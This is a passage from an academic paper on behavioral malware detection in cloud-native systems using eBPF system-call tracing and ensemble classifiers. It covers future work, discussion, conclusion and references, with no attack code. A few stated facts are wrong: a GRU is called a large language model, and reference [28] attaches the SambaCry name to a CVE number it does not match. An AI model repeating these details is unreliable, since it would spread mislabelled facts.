


Figure 6: WordPress experiments from one run: Achieved an accuracy and F1 score of 0.98 for the *exploit* case, and 1.0 for the *hybrid* case.

6 Future Work

Moving forward we plan to incorporate additional ML techniques to complement the ensemble classifier used here. Specifically, we would like to work with large language models for classification, such as a Gated Recurrent Unit (GRU), as well as a model with an Attention layer [37]. We also want to investigate unsupervised anomaly detection techniques such as autoencoders. Although the ensemble classifier performed well in this work, we believe using an ensemble classifier will not work as well for more stealth malware infection scenarios, *e.g.*, Advanced Persistent Threats (APTs), and for detecting common misconfiguration errors associated with managing scaled cloud deployments. To gain some insight into these types of issues, we conducted a simple test by modifying the vulnerable Redis deployment discussed in Section 4.1 by injecting a common deployment misconfiguration error. This test emulated a cluster running Redis that included both a patched and a vulnerable version of Redis deployed at the same time. User workload was load-balanced across the Redis instances. Although our ML classifier was able to detect anomalous behavior, the AUC, F1, and accuracy results were not as good as the case study outcomes discussed in Section 5.

We also plan to make several technological improvements to our platform. Our eBPF Monitoring tool was designed so that additional kernel filters and container runtimes can be added. We described how our eBPF kernel module was streaming aggregate system call information to our basic machine-learning algorithms. In the future, we plan to add additional filters that can support training more robust machine learning techniques. We also would like to expand our capabilities for splitting data by container ID to improve per-container malware detection. Lastly, we are interested if capturing additional attributes from the kernel related to

userspace and network events to improve our behavioral detection capabilities.

We intend to make improvements to our Kubernetes integration by investigating custom resource definitions and adding additional container runtime engine support. We also plan to add the ability to filter by Kubernetes namespaces, which will be helpful in real production deployments given a single Kubernetes cluster may be running many different cloud native applications at the same time. Our current tooling supports Docker and provides limited support for containerd. As a next step, we plan to complete our containerd implementation and add support for cri-o[9], which allows Kubernetes to work with any Open Container Initiative [23] compatible runtime. These enhancements will provide improvements that will help with investigating additional cloud-native use cases such as misconfiguration errors.

7 Discussion

The case study results presented in Section 5 highlight the effectiveness of our strategy to classify behavioral drift in cloud-native systems being exploited by high-impact CVEs that can lead to remote code execution (RCE) attacks. RCE attacks are especially problematic for cloud systems as east-west network traffic integrating the components in a cloud-native system tends to be less protected than north-south ingress/egress traffic. If an attacker is able to exploit an RCE vulnerability in a cloud-native system, they will likely land in an environment where they inherit access privileges to other resources used by the system including APIs, bucket storage, and databases. This simplifies the attackers ability to move laterally and increases the risk of a successful data breach or ransomware attacks.

We believe the primary contribution of this paper to be the demonstration of how our eBPF sensor technology, along with straightforward ML ensemble methods, can detect real-world attacks on cloud-native systems. The eBPF sensor technology we discussed in Section 3 was designed specifically to model complex cloud-native workloads that run across clusters that are aggressively managed by supervision technologies such as Kubernetes. Our tooling captures the behavior of any standalone or cloud-native system that executes on a Linux operating system with no changes required to the source code or build processes. By enabling the collection of high-fidelity sensing data on individual systems, we think there is opportunity to simplify and target ML approaches to different families of cybersecurity attacks. The vulnerabilities associated with the two case studies in this paper were accurately classified with simple ML techniques that train quickly and would be easy to integrate into existing CI/CD processes. One thing the two case studies had in common with each other was that they explored RCE attacks. These types of attacks, by their very nature, materially change the behavior of the cloud-native system at runtime. Our overarching goal was to be able to classify behavioral drift, which naturally aligns with RCE and many other types of attacks. We also know that when we altered the attack to introduce a misconfiguration error vulnerability (discussed in Section 6), although our detection accuracy was still good, it did not produce the near-perfect results we saw during the RCE attacks. As future work, we plan to investigate other simple ML approaches that might be better suited for these types of attacks, such as dimensionality reduction techniques.

Other work involving ML to detect cybersecurity issues in cloud-native systems by researchers and tooling vendors approach the problem we are addressing differently. They focus on creating advanced ML models that can generalize to raise alerts in any cloud native system, primarily by looking for unusual network flows, unexpected generic behaviors such as privilege escalation, resource ownership changes, unexpected file I/O, and so on. While being able to generalize ML solutions across many different types of systems is highly desirable, the nature of the volatile and dynamic runtime environment makes this a very complex problem for cloud-native systems. We think the trade-offs associated with our approach that require training simpler and targeted ML models on individual systems should be able to produce equivalent or better results than more generalizable approaches that target more abstract indicators of suspicious behavior.

8 Conclusion

We introduced an approach to detect malware attacks on a cloud-native system using a behavioral malware detector we created. The detector senses system behavior using our custom tool and has learned to distinguish between normal and abnormal system behaviors using ensemble machine learning. We developed a tool that captures system calls from containerized workloads directly from the Linux kernel using eBPF, and then use this data to train the ensemble method classifier. We presented promising results from two case studies that showed the ability of our classifier to detect significant and noteworthy historical malware attacks on cloud-native systems. While many tools can scan deployed cloud-native

applications and report if they have dependencies with known vulnerabilities, our approach is different. We are not trying to classify exposure to specific CVEs, instead, we are looking to capture runtime behavior, and then compare it to a learned system behavioral model that can detect when the system starts to behave in an unusual manner. As we mentioned, our case study results could have detected these CVE attacks when they were still zero-days, and could also help organizations monitor systems when they are unable to patch because of testing requirements. We also discussed opportunities for additional strategies to measure behavioral drift over time in cloud native systems, which we plan to investigate as future work.

Acknowledgments

This research was funded by the Auerbach Berger Chair of Cybersecurity held by Spiros Mancoridis.

References

- [1] Ömer Aslan Aslan and Refik Samet. 2020. A Comprehensive Review on Malware Detection Approaches. *IEEE Access* 8 (2020), 6249–6271. doi:10.1109/ACCESS.2019.2963724
- [2] AWS. 2023. *AWS Lambda: Run code without thinking about servers or clusters*. Retrieved January 3, 2023 from <https://aws.amazon.com/lambda/>
- [3] Andrew P. Bradley. 1997. The use of the area under the ROC curve in the evaluation of machine learning algorithms. *Pattern Recognition* 30, 7 (1997), 1145–1159. doi:10.1016/S0031-3203(96)00142-2
- [4] John Carter, Spiros Mancoridis, and Erick Galinkin. 2022. Fast, Lightweight IoT Anomaly Detection Using Feature Pruning and PCA. In *Proceedings of the 37th ACM/SIGAPP Symposium on Applied Computing (Virtual Event) (SAC '22)*. Association for Computing Machinery, New York, NY, USA, 133–138. doi:10.1145/3477314.3508377
- [5] Cyril Cassagnes, Lucian Trestioreanu, Clement Joly, and Radu State. 2020. The rise of eBPF for non-intrusive performance monitoring. In *NOMS 2020-2020 IEEE/IFIP Network Operations and Management Symposium*. IEEE, 1–7.
- [6] Cilium. 2023. *eBPF-based Networking, Observability, Security*. Retrieved May 10, 2023 from <https://cilium.io/>
- [7] Docker Compose. 2023. *Docker Compose Overview*. Retrieved May 11, 2023 from <https://docs.docker.com/compose/>
- [8] containerd. 2023. *An industry-standard container runtime with an emphasis on simplicity, robustness and portability*. Retrieved June 1, 2023 from <https://containerd.io/>
- [9] CRI-O. 2023. *Lightweight Container Runtime for Kubernetes*. Retrieved June 3, 2023 from <https://cri-o.io/>
- [10] CrowdStrike. 2024. *What are the Types of Malware?* Retrieved April 2, 2024 from <https://www.crowdstrike.com/cybersecurity-101/malware/types-of-malware/>
- [11] L. Dhanya, R. Chitra, and A.M. Anusha Bimini. 2022. Performance evaluation of various ensemble classifiers for malware detection. *Materials Today: Proceedings* 62 (2022), 4973–4979. doi:10.1016/j.matpr.2022.03.696 International Conference on Innovative Technology for Sustainable Development.
- [12] Docker. 2023. *Use containers to Build, Share and Run your applications*. Retrieved January 3, 2023 from <https://www.docker.com/resources/what-container>
- [13] DockerHub. 2023. *DockerHub: Build and Ship any Application Anywhere*. Retrieved June 5, 2023 from <https://hub.docker.com/>
- [14] Sylvia Feng and Muharman Lubis. 2022. Defense-In-Depth Security Strategy in Log4j Vulnerability Analysis. In *2022 International Conference Advancement in Data Science, E-learning and Information Systems (ICADEIS)*. 01–04. doi:10.1109/ICADEIS56544.2022.10037384
- [15] Guillaume Fournier, Sylvain Afchain, and Sylvain Baubeau. 2021. Runtime security monitoring with ebpf. In *Proceedings of the 17th SSTIC Symposium sur la Sécurité des Technologies de l'Information et de la Communication*. 2–4.
- [16] Elazar Gershuni, Nadav Amit, Arie Gurfinkel, Nina Narodytska, Jorge A Navas, Noam Rinetzky, Leonid Ryzhyk, and Mooly Sagiv. 2019. Simple and precise static analysis of untrusted linux kernel extensions. In *Proceedings of the 40th ACM SIGPLAN Conference on Programming Language Design and Implementation*. 1069–1084.
- [17] Deepak Gupta and Rinkle Rani. 2020. Improving malware detection using big data and ensemble learning. *Computers & Electrical Engineering* 86 (2020), 106729. doi:10.1016/j.compeleceng.2020.106729
- [18] IDC. 2021. *The New Fundamentals of Cloud and The Path Ahead*. Retrieved January 3, 2023 from <https://blogs.idc.com/2021/11/29/the-new-fundamentals-of-cloud-and-the-path-ahead>

- [19] Immuniweb. 2023. *Top 10 Cloud Security Incidents in 2022*. Retrieved May 6, 2023 from <https://www.immuniweb.com/blog/top-10-cloud-security-incidents-in-2022.html>
- [20] Istio. 2023. *Simplify observability, traffic management, security, and policy with the leading service mesh*. Retrieved May 10, 2023 from <https://istio.io/>
- [21] Kubernetes. 2023. *Kubernetes (k8s)*. Retrieved January 3, 2023 from <https://kubernetes.io>
- [22] Xufang Li, Peter K.K. Loh, and Freddy Tan. 2011. Mechanisms of Polymorphic and Metamorphic Viruses. In *2011 European Intelligence and Security Informatics Conference*. 149–154. doi:10.1109/EISIC.2011.77
- [23] Linux Foundation. 2023. *The Open Container Initiative*. Retrieved September 3, 2023 from <https://opencontainers.org/>
- [24] Locust. 2023. *Locust: An open source testing tool*. Retrieved May 11, 2023 from <https://locust.io/>
- [25] Lua. 2023. *Lua: The programming Language*. Retrieved June 1, 2023 from <https://www.lua.org/>
- [26] Sebastiano Miano, Fulvio Rizzo, Mauricio Vásquez Bernal, Matteo Bertrone, and Yunsong Lu. 2021. A framework for eBPF-based network functions in an era of microservices. *IEEE Transactions on Network and Service Management* 18, 1 (2021), 133–151.
- [27] MITRE. 2016. *phpMailer Remote Code Execution*. Retrieved May 13, 2023 from <https://www.cve.org/CVERecord?id=CVE-2016-10033>
- [28] MITRE. 2020. *SambaCry Remote Code Execution*. Retrieved May 13, 2023 from <https://www.cve.org/CVERecord?id=CVE-2020-1938>
- [29] MITRE. 2021. *Log4j Remote Code Execution*. Retrieved 05.13.2023 from <https://www.cve.org/CVERecord?id=CVE-2021-44228>
- [30] MITRE. 2022. *Redis Lua Sandbox Escape*. Retrieved May 12, 2023 from <https://nvd.nist.gov/vuln/detail/CVE-2022-0543>
- [31] NVD. 2015. *NVD: Vulnerability Metrics*. Retrieved May 13, 2023 from <https://nvd.nist.gov/vuln-metrics/cvss#>
- [32] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. 2011. Scikit-learn: Machine Learning in Python. *Journal of Machine Learning Research* 12 (2011), 2825–2830.
- [33] Redis. 2023. *Redis: Open Source In-Memory Data Store*. Retrieved May 12, 2023 from <https://redis.io/>
- [34] Solo.io. 2023. *Simplifying Cloud Networking and Security*. Retrieved May 10, 2023 from <https://solo.io/>
- [35] statista. 2023. *Annual number of malware attacks worldwide from 2015 to 2022*. Retrieved April 2, 2024 from <https://www.statista.com/statistics/873097/malware-attacks-per-year-worldwide/>
- [36] SynkSecurity. 2023. *Snyk Container: Keep Your Containers Secure*. Retrieved May 8, 2023 from <https://snyk.io>
- [37] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Łukasz Kaiser, and Illia Polosukhin. 2017. Attention is All You Need. In *Proceedings of the 31st International Conference on Neural Information Processing Systems* (Long Beach, California, USA) (NIPS'17). Curran Associates Inc., Red Hook, NY, USA, 6000–6010.
- [38] Vulhub. 2023. *Vulhub: An open source collection of pre-built vulnerable docker environments*. Retrieved June 5, 2023 from <https://github.com/vulhub/vulhub>
- [39] Tianjun Weng, Wanqi Yang, Guangba Yu, Pengfei Chen, Jieqi Cui, and Chuanfu Zhang. 2021. Kmon: An in-kernel transparent monitoring system for microservice systems with ebpf. In *2021 IEEE/ACM International Workshop on Cloud Intelligence (CloudIntelligence)*. IEEE, 25–30.
- [40] WordPress. 2023. *WordPress Content Management System*. Retrieved May 13, 2023 from <https://wordpress.com/>
- [41] Umme Zahoora, Muttukrishnan Rajarajan, Zahoqing Pan, and Asifullah Khan. 2022. Zero-Day Ransomware Attack Detection Using Deep Contractive Autoencoder and Voting Based Ensemble Classifier. *Applied Intelligence* 52, 12 (sep 2022), 13941–13960. doi:10.1007/s10489-022-03244-6